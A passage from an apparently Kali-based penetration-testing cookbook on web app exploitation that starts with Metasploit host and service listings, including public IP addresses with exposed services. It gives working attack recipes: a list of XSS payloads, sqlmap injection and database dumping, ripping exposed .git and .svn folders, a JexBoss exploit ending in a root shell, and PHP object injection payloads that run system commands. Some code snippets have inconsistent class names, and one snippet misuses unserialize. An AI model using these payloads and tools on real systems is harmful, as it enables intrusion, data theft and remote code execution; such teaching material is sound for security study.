9. Now suppose we want to perform a TCP auxiliary scan. We can set all these hosts as RHOSTS for an auxiliary too. We do this using the following command:

```
hosts -c address,os_flavor -R
```

The following screenshot shows the output of the preceding command:



msf > hosts -c address,os_flavor -R

10. As the RHOSTS have been set, they can be used across the Metasploit for any module required.
11. Let's look at one more example where our imported Nmap scan already has all the data we need. We can use the following command to list all the services in the database:

```
services
```

12. To see only those services that are up, we can use the `-u` switch:

Services						
host	port	proto	name	state	info	
12.36.127.190	139	tcp		open		
14.141.200.68	445	tcp	smb	open	Windows 10 (Unknown)	
43.252.90.7	623	udp	ipmi	open	IPMI-2.0 UserAuth(auth_1, 2.0)	
52.74.6.210	3306	tcp	mysql	open	5.5.47-Ubuntu0.14.04.1	
103.233.77.24	902	tcp	vmauthd	open	220 VMware Authentication	
					, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported Certificate:/C=U	
					Default Certificate/emailAddress=ssl-certificates@vmware.com/CN=localhost.local	
115.113.58.73	8080	tcp	http	open	Apache-Coyote/1.1 (Pow	
					GA date=200807181417)/JBossWeb-2.0)	
122.160.221.30	80	tcp	http	open	SonicWALL	
172.18.0.9	53	udp	dns	open	Microsoft DNS	
					210-015-0000000000000000	

13. We can even see the list by specific ports using the `-p` switch:

Services						
host	port	proto	name	state	info	
172.18.0.14	443	tcp	https	open	Microsoft-IIS/8.5 (Pow	
			l=/RDWeb/Pages/en-US/Default.aspx)			
172.18.0.37	443	tcp	www	open		
172.18.0.49	443	tcp	https	open	Microsoft-HTTPAPI/2.0	
172.18.0.184	443	tcp	www	open		
172.18.0.222	443	tcp	https	open	Microsoft-IIS/8.0 (Pow	

4

Web App Exploitation – Beyond OWASP Top 10

In this chapter, we will cover the following recipes:

- Exploiting XSS with XSS Validator
- Injection attacks with sqlmap
- Owning all .svn and .git repositories
- Winning race conditions
- Exploiting JBoss with JexBoss
- Exploiting PHP Object Injection
- Backdoors using web shells and meterpreter

Introduction

In the OWASP Top 10, we usually see the most common way of finding and exploiting vulnerabilities. In this chapter, we will cover some of the uncommon cases one might come across while hunting for bugs in a web application.

Exploiting XSS with XSS Validator

While XSS is already detected by various tools such as Burp, Acunetix, and so on, XSS Validator comes in handy. It is the Burp **Intruder** and **Extender** that has been designed to automatically validate XSS vulnerabilities.



It is based on SpiderLabs' blog post at
<http://blog.spiderlabs.com/2013/02/server-site-xss-attack-detection-with-modsecurity-and-phantomjs.html>.

Getting ready

To use the tool in the following recipe, we will need to have SlimerJS and PhantomJS installed on our machines.

How to do it...

The following steps demonstrate the XSS Validator:

1. We open up Burp and switch to the **Extender** tab:



2. We then install the **XSS Validator** extender:

XSS Validator

This extension sends responses to a locally-running XSS-Detector server, powered by Burp Suite.

Usage:

Before starting an attack it is necessary to start the XSS-Detector servers. Navigate to the XSS Validator tab in the XSS-Detector configuration.

```
$ phantomjs xss.js &  
$ slimerjs slimer.js &
```

The server will listen by default on port 8093. The server is expecting base64 encoded XSS payloads. The XSS-Detector will automatically handle the decoding of these payloads.

Navigate to the XSS Validator tab, and copy the value for Grep Phrase. Enter this value into the Grep Phrase field in the XSS-Detector configuration. This value will indicate successful execution of XSS payload.

Examples:

Within the XSS-Detector directory there is a folder of examples which can be used to test the XSS-Detector.

- Basic-xss.php: This is the most basic example of a web application that is vulnerable to XSS. It contains several alerts and console logs, do not trigger false-positives.
- Bypass-regex.php: This demonstrates a XSS vulnerability that occurs when attempting to bypass regular expression validation.
- Dom-xss.php: A basic script that demonstrates the tools ability to inject payloads into the DOM.

Requires Java version 7

Author: John Poulin

Version: 1.3.0

Rating: ★★★★☆

[Submit rating](#)

[Install](#)

- Once the installation is done, we will see a new tab in the Burp window titled **xssValidator**:

xssValidator is an intruder extender with a customizable list of payloads, that couples with the Phantom.js and Slimer.js scriptable browsers to provide validation of cross-site scripting vulnerabilities.

xssValidator

Getting started:

Created By: John Poulin (@forced-request)
Version: 1.3.0

- Download latest version of XSS-Detectors from the git repository
- Start the phantom server: phantomjs xss.js
- Create a new intruder tab, select Extension-generated payload.
- Under the intruder options tab, add the Grep Phrase to the Grep-Match panel
- Successful attacks will be denoted by presence of the Grep Phrase

4. Next, we install PhantomJS and SlimerJS; this can be done on Kali with a few simple commands.
5. We download both the PhantomJS file from the internet using wget:

```
sudo wget https://bitbucket.org/ariya/phantomjs/downloads/
phantomjs-1.9.8-linux-x86_64.tar.bz2
```

6. We extract it using the following command:

```
tar jxvf phantomjs-1.9.8-linux-x86_64.tar.bz2
```

The following screenshot shows the folder in which the preceding command downloads the PhantomJS file:

```
root@kali:/usr/local/share/phamtomjs# ls
bin  ChangeLog  examples  LICENSE.BSD  README.md  third-party.txt
root@kali:/usr/local/share/phamtomjs# cd bin/
root@kali:/usr/local/share/phamtomjs/bin# ls
phantomjs
```

7. Now we can browse the folder using cd, and the easiest way is to copy the PhantomJS executable to /usr/bin:

```
cp phantomjs /usr/local/bin
```

The following screenshot shows the output of the preceding command:

```
root@kali:/usr/local/share/phamtomjs/bin# cp phantomjs /usr/local/bin/
root@kali:/usr/local/share/phamtomjs/bin# phantomjs -v
```

8. To verify that we can type the phantomjs -v command in the Terminal and it will show us the version.
9. Similarly, to install SlimerJS we download it from the official website:
<http://slimerjs.org/download.html>.
10. We first install the dependencies using the following command:

```
sudo apt-get install libc6 libstdc++6 libgcc1 xvfb
```

11. Now we extract the files using this:

```
tar jxvf slimerjs-0.8.4-linux-x86_64.tar.bz2
```

12. We then browse the directory and simply copy the SlimerJS executable to /usr/local/bin:

```
root@kali:/usr/local/share/slimerjs-0.10.2# ls
application.ini  LICENSE  README.md  slimerjs.bat  vendors
chrome          omni.ja   slimerjs    slimerjs.py
```

13. Then, we execute the following command:

```
cp slimerjs /usr/local/bin/
```

The following screenshot shows the output of the preceding command:

```
root@kali:/usr/local/share/slimerjs-0.10.2# cp slimerjs /usr/local/bin/
```

14. Now we need to navigate to the XSS Validator folder.
15. We then need to start the PhantomJS and SlimerJS server using the following commands:

```
phantomjs xss.js &
slimerjs slimer.js &
```

16. Once the servers are running, we head back to the Burp window. In the **XSS Validator** tab on the right-hand side, we will see a list of payloads the extender will test on the request. We can manually enter our own payloads as well:

Payloads

Custom Payloads can be defined here, separated by linebreaks.


- {JAVASCRIPT} placeholders define the location of the Javascript function.
- {EVENTHANDLER} placeholders define location of Javascript events, such as onmouseover, that are tested via scriptable browsers.

```
<script>{JAVASCRIPT}</script>
<scr ipt>{JAVASCRIPT}</scr ipt>
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><"'
">'<script>{JAVASCRIPT}</script>
">'<script>{JAVASCRIPT}</script>'<
<SCRIPT>{JAVASCRIPT};</SCRIPT>
<scri<script>pt>{JAVASCRIPT};</scr</script>ipt>
<SCRI<script>PT>{JAVASCRIPT};</SCR</script>IPT>
<scri<scr<script>ipt>pt>{JAVASCRIPT};</scr</sc</script>ript>ipt>
";{JAVASCRIPT};"
';{JAVASCRIPT};'
:{JAVASCRIPT};
<SCR%00IPT>{JAVASCRIPT}</SCR%00IPT>
\";{JAVASCRIPT};//'
<STYLE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
'{EVENTHANDLER}={JAVASCRIPT}
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>

<img src='1' onerror='{JAVASCRIPT}''
onerror="{JAVASCRIPT}"
onerror='{JAVASCRIPT}'
onload="{JAVASCRIPT}"
onload='{JAVASCRIPT}'
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>">
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>'>
""><SCRIPT>{JAVASCRIPT}
""><SCRIPT>{JAVASCRIPT}'>
<IFRAME SRC=f onerror="{JAVASCRIPT}"></IFRAME>
<IFRAME SRC=if onerror='{JAVASCRIPT}'></IFRAME>
```

17. Next, we capture the request we need to validate XSS on.


18. We select the **Send to Intruder** option:




19. Then, we switch to the **Intruder** window, and under the **Positions** tab, we set the position where we want our XSS payloads to be tested. The value surrounded by § is where the payloads will be inserted during the attack:



20. In the **Payloads** tab, we select the **Payload type** as extension-generated:




21. In **Payload Options**, we click on the **Select generator...** and choose **XSS Validator Payloads**:



22. Next, we switch to the **XSS Validator** tab and copy **Grep Phrase**; this phrase can be customized as well:




23. Next, we switch to the **Options** tab in the **Intruder** and add the copied phrase in the **Grep - Match**:



24. We click on **Start attack**, and we will see a window pop up:

Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length	fy7s...	Comment	
1	<script>alert(299792458)<...	200	<input type="checkbox"/>	<input type="checkbox"/>	4343		<input checked="" type="checkbox"/>	
3	<script>confirm(29979245...	200	<input type="checkbox"/>	<input type="checkbox"/>	4345		<input checked="" type="checkbox"/>	
8	<scr ipt>prompt(29979245...	200	<input type="checkbox"/>	<input type="checkbox"/>	4346		<input checked="" type="checkbox"/>	
12	"><script>prompt(2997924...	200	<input type="checkbox"/>	<input type="checkbox"/>	4345		<input checked="" type="checkbox"/>	
19	'><script>confirm(2997924...	200	<input type="checkbox"/>	<input type="checkbox"/>	4346		<input checked="" type="checkbox"/>	
21	'><script>alert(299792458)...	200	<input type="checkbox"/>	<input type="checkbox"/>	4033		<input checked="" type="checkbox"/>	
27	<SCRIPT>confirm(2997924...	200	<input type="checkbox"/>	<input type="checkbox"/>	4346		<input checked="" type="checkbox"/>	
66	<<SCRIPT>console.log(299...	200	<input type="checkbox"/>	<input type="checkbox"/>	4353		<input checked="" type="checkbox"/>	
68	<<SCRIPT>prompt(299792...	200	<input type="checkbox"/>	<input type="checkbox"/>	4348		<input checked="" type="checkbox"/>	

25. Here, we will see that the requests with a check mark in our **Grep Phrase** column have been successfully validated:



Injection attacks with sqlmap

The `sqlmap` tool is an open source tool built in Python, which allows the detection and exploitation of SQL injection attacks. It has full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM Db2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB, and Informix databases. In this recipe, we will cover how to use `sqlmap` to test and exploit SQL injection.

How to do it...

The following are the steps to use sqlmap:

1. We first take a look at the help of sqlmap for a better understanding of its features. This can be done using the following command:

```
sqlmap -h
```

The following screenshot shows the output for the preceding command:

```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help          Show basic help message and exit
  -hh                Show advanced help message and exit
  --version          Show program's version number and exit
  -v VERBOSE         Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK      Process Google dork results as target URLs
```

2. To scan a URL, we use the following command:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
```

3. Once a SQL has been detected, we can choose yes (Y) to skip other types of payloads:

```
[00:03:14] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y_
```

4. Once SQL has been detected, we can list the database names using the --dbs flag:

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

5. We have the databases now; similarly, we can use flags such as --tables and --columns to get table names and column names:

```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[00:06:16] [INFO] fetching database names
[00:06:16] [INFO] the SQL query used returns 2 entries
[00:06:16] [INFO] retrieved: information_schema
[00:06:16] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[00:06:16] [INFO] fetched data logged to text files under
'./vulnweb.com'

[*] shutting down at 00:06:16
```

6. To check whether the user is a database administrator, we can use the --is-dba flag:

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --is-dba_
```

7. The sqlmap command has a lot of flags. We can use the following table to see the different types of flags and what they do:

Flag	Operation
--tables	Dumps all table names
-T	Specifies a table name to perform an operation on
--os-cmd	Executes an operating system command
--os-shell	Prompts a command shell to the system
-r	Specifies a filename to run the SQL test on
--dump-all	Dumps everything
--tamper	Uses a tamper script
--eta	Shows estimated time remaining to dump data
--dbs=MySQL,MSSQL,Oracle	We can manually choose a database and perform injection for specific database types only
--proxy	Specifies a proxy

See also

- The *Backdoors using web shells* recipe
- The *Backdoors using meterpreter* recipe

Owning all .svn and .git repositories

This tool is used to rip version controlled systems such as SVN, Git, and Mercurial/hg, Bazaar. The tool is built in Python and is pretty simple to use. In this recipe, you will learn how to use the tool to rip the repositories.

This vulnerability exists because most of the time when using a version-controlled system, developers host their repository in production. Leaving these folders allows a hacker to download the whole source code.

How to do it...

The following steps demonstrate the use of repositories:

1. We can download dvcs-ripper.git from GitHub using:

```
git clone https://github.com/kost/dvcs-ripper.git
```


2. We browse the dvcs-ripper directory:

```
root@kali:~/Desktop# cd /root/dvcs-ripper/
root@kali:~/dvcs-ripper# _
```

3. To rip a Git repository, the command is very simple:

```
rip-git.pl -v -u http://www.example.com/.git/
```

4. We let it run and then we should see a .git folder created, and in it, we should see the source code:



5. Similarly, we can use the following command to rip SVN:

```
rip-svn.pl -v -u http://www.example.com/.svn/
```

Winning race conditions


Race conditions occur when an action is being performed on the same data in a multiple threaded web application. It basically produces unexpected results when the timing of one action being performed will impact the other action.

Some examples of an application with the race condition vulnerability can be an application that allows transfer of credit from one user to another or an application that allows a voucher code to be added for a discount that can also have a race condition, which may allow an attacker to use the same code multiple times.

How to do it...

We can perform a race condition attack using Burp's **Intruder** as follows:

1. We select the request and click on **Send to Intruder**:



2. We switch to the **Options** tab and set the number of threads we want, 20 to 25 are good enough usually:

A screenshot of the Burp Suite Options tab under the Request Engine section. The tab title is "Request Engine". Below it, a note says: "These settings control the engine used for making HTTP requests when performing attacks." The configuration includes:

- Number of threads: 25
- Number of retries on network failure: 3
- Pause before retry (milliseconds): 2000
- Throttle (milliseconds):
 - Fixed: 0
 - Variable: start 0 step 30000
- Start time:
 - Immediately (selected)
 - In 10 minutes
 - Paused

3. Then, in the **Payloads** tab, we choose **Null payloads** in **Payload type** as we want to replay the same request:

The screenshot shows two sections of a configuration interface:

- Payload Sets:** A section with a question mark icon. It contains text: "You can define one or more payload sets. The number of payload sets depends on the attack type ways." Below this are two dropdown menus:
 - "Payload set:" dropdown set to "1".
 - "Payload count:" dropdown set to "50".
 - "Payload type:" dropdown set to "Null payloads".
 - "Request count:" dropdown set to "50".
- Payload Options [Null payloads]:** A section with a question mark icon. It contains text: "This payload type generates payloads whose value is an empty string. With no payload markers co...". Below this are two radio button options:
 - Generate payloads
 - Continue indefinitely

4. Then, in the **Payload Options**, we choose the number of times we want the request to be played.
5. Since we don't really know how the application will perform, we cannot perfectly guess the number of times we need to replay the request.
6. Now, we click on **Start attack**. If the attack is successful, we should see the desired result.

See also

You can refer to the following articles for more information:

- <http://antoanthongtin.vn/Portals/0/UploadImages/kiennt2/KyYeu/DuLieuTrongNuoc/Dulieu/KyYeu/07.race-condition-attacks-in-the-web.pdf>
- <https://sakurity.com/blog/2015/05/21/starbucks.html>
- http://www.theregister.co.uk/2016/10/21/linux_privilege_escalation_hole/

Exploiting JBoss with JexBoss

JexBoss is a tool for testing and exploiting vulnerabilities in JBoss Application Server and other Java Application Servers (for example, WebLogic, GlassFish, Tomcat, Axis2, and so on).

It can be downloaded at <https://github.com/joaoamatosf/jexboss>.

How to do it...

We begin with navigating to the directory in which we cloned our JexBoss and then follow the given steps:

1. We install all the requirements using the following command:

```
pip install -r requirements.txt
```

The following screenshot is an example of the preceding command:

```
root@kali:~/jexboss/
root@kali:~/jexboss# pip install -r requirements.txt
%_ oof tool 0.0.0
```

2. To view the help, we type this:

```
python jexboss.py -h
```


The following screenshot shows the output of the preceding command:

```
root@kali:~/jexboss# python jexboss.py -h
usage: JexBoss [-h] [--version] [--auto-exploit] [--disable-check-updates]
               [-mode {standalone,auto-scan,file-scan}] [--proxy PROXY]
               [--proxy-cred LOGIN:PASS] [--jboss-login LOGIN:PASS]
               [--timeout TIMEOUT] [-host HOST] [-network NETWORK]
               [-ports PORTS] [-results FILENAME] [-file FILENAME_HOSTS]
               [-out FILENAME_RESULTS]
```

3. To exploit a host, we simply type the following command:

```
python jexboss.py -host http://target_host:8080
```

The following screenshot is an example of the preceding command:



```
root@kali:~/jexboss# python jexboss.py -host 192.168.2.101:8080
[3;J
[1;31m
* --- JexBoss: Jboss verify and EXPloitation Tool --- *
[0m
[1;31m
@author: Joao Filho Matos Figueiredo
@contact: joaomatosf@gmail.com
@aptid: promptd-dfsg-1.3.9
@update: https://github.com/joaomatosf/jexboss
#
```


This shows us the vulnerabilities.



```
** Checking Host: 192.168.2.101:8080 **

* Checking admin-console: [ EXPOSED ]
* Checking web-console: [ VULNERABLE ]
* Checking jmx-console: [ VULNERABLE ]
* Checking JMXInvokerServlet: [ VULNERABLE ]
```

4. We type yes to continue exploitation:



```
[1;31mContinue only if you have permission!
yes/NO? yes
* Sending exploit code to 192.168.2.101:8080. Please wait...
* Successfully deployed code! Starting command shell. Please wait...
```

5. This gives us a shell on the server:



```
[Type commands or "exit" to finish]
Shell> whoami
root
```

Exploiting PHP Object Injection

PHP Object Injection occurs when an insecure user input is passed through the PHP `unserialize()` function. When we pass a serialized string of an object of a class to an application, the application accepts it, and then PHP reconstructs the object and usually calls magic methods if they are included in the class. Some of the methods are `__construct()`, `__destruct()`, `__sleep()`, and `__wakeup()`.

This leads to SQL injections, file inclusions, and even remote code execution. However, in order to successfully exploit this, we need to know the class name of the object.

How to do it...

The following steps demonstrate PHP Object Injection:

1. Here, we have an app that is passing serialized data in the get parameter:

The screenshot shows a web application interface. The URL in the address bar is `/xvwa/vulnerabilities/php_object_injection/?r=a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme%20Vulnerable%20Web%20Application";}`. The page title is "VA". On the left, there's a sidebar menu with "Setup" and "Attacks" sections. Under "Attacks", items like "SQL Injection", "SQL Injection (Blind)", "OS Command Injection", "PATH Injection", and "Formula Injection" are listed. The main content area has a blue header "PHP Object Injection". Below it, a paragraph explains the vulnerability: "Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, this could lead an attacker to perform different kinds of malicious attacks, such as Traversal and Denial of Service, depending on the application context. PHP Object Injection inputs are not sanitized properly before passing to the unserialize() PHP function at the time of serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call or injection into the application scope." A link "Read more about PHP Object Injection" and a URL "https://www.owasp.org/index.php/PHP_Object_Injection" are provided. At the bottom of the content area, there's a button labeled "CLICK HERE" and the footer text "XVWA - Xtreme Vulnerable Web Application".

2. Since we have the source code, we will see that the app is using `__wakeup()` function and the class name is `PHPObjecInjection`:

```
<?php
    class PHPObjecInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
        if(isset($_REQUEST['r'])){

            $var1=unserialize($_REQUEST['r']);
        }
    }
}
```

3. Now we can write a code with the same class name to produce a serialized object containing our own command that we want to execute on the server:

```
<?php
    class PHPObjecInjection{
        public $inject = "system('whoami');";
    }
    $obj = new PHPObjecInjection;
    var_dump(serialize($obj));
?>
```

4. We run the code by saving it as a PHP file, and we should have the serialized output:

```
MacBook-Air:Desktop Himanshu$ php serialize.php
string(68) "O:18:"PHPObjecInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
```

5. We pass this output into the `r` parameter and we see that here, it shows the user:

```
n/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system(%27whoami%27);";}
```

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is a vulnerability as this could lead an attacker to perform different kinds of malicious attacks, such as Code Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerabilities occur when inputs are not sanitized properly before passing to the `unserialize()` PHP function at the server side. During serialization, attackers could pass ad-hoc serialized strings to a vulnerable `unserialize()` calls, resulting in injection into the application scope.

Read more about PHP Object Injection

https://www.owasp.org/index.php/PHP_Object_Injection

CLICK HERE

daemon

6. Let's try passing one more command, `uname -a`. We generate it using the PHP code we created:

```
<?php  
  
class PHPObjectInjection  
{  
    public $inject = "system('uname -a');";  
}  
$obj = new PHPObjectInjection;  
var_dump(unserialize($obj));  
?>
```

7. And we paste the output in the URL:

The screenshot shows a browser window with a URL bar containing "php_object_injection/?r=O:18:PHPObjec...". Below the URL bar is a large black redacted area. To the left of the main content is a blue sidebar with three empty white boxes. The main content area has a light gray background and features a blue header box with the text "PHP Object Injection". Below this, a paragraph of text discusses the vulnerability's nature and potential attacks. At the bottom of the page, there is a horizontal navigation bar.

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but this could lead an attacker to perform different kinds of malicious attacks, such as Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerabilit...

8. Now we see the command being executed and the output is as follows:

The screenshot shows a terminal window with a blue button labeled "CLICK HERE" at the top left. The main text area displays the output of a "uname -a" command, showing the Darwin Mac OS X version and kernel details. The terminal has a light gray background and a dark gray header bar.

Darwin MacBook-Air.local 16.1.0 Darwin Kernel Version 16.1.0: Thu Oct 13 21:26:57 PDT 2016; root:xnu-3789.21.3~60/RELEASE_X86_64 x86_64

See also

- <https://mukarramkhalid.com/php-object-injection-serialization/#poi-example-2>
- <https://crowdshield.com/blog.php?name=exploiting-php-serialization-object-injection-vulnerabilities>
- <https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/>

Backdoors using web shells

Shell uploads are fun; uploading web shells gives us more power to browse around the servers. In this recipe, you will learn some of the ways in which we can upload a shell on the server.

How to do it...

The following steps demonstrate the use of web shells:

1. We first check whether the user is DBA by running sqlmap with the --is-dba flag:

```
[12:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
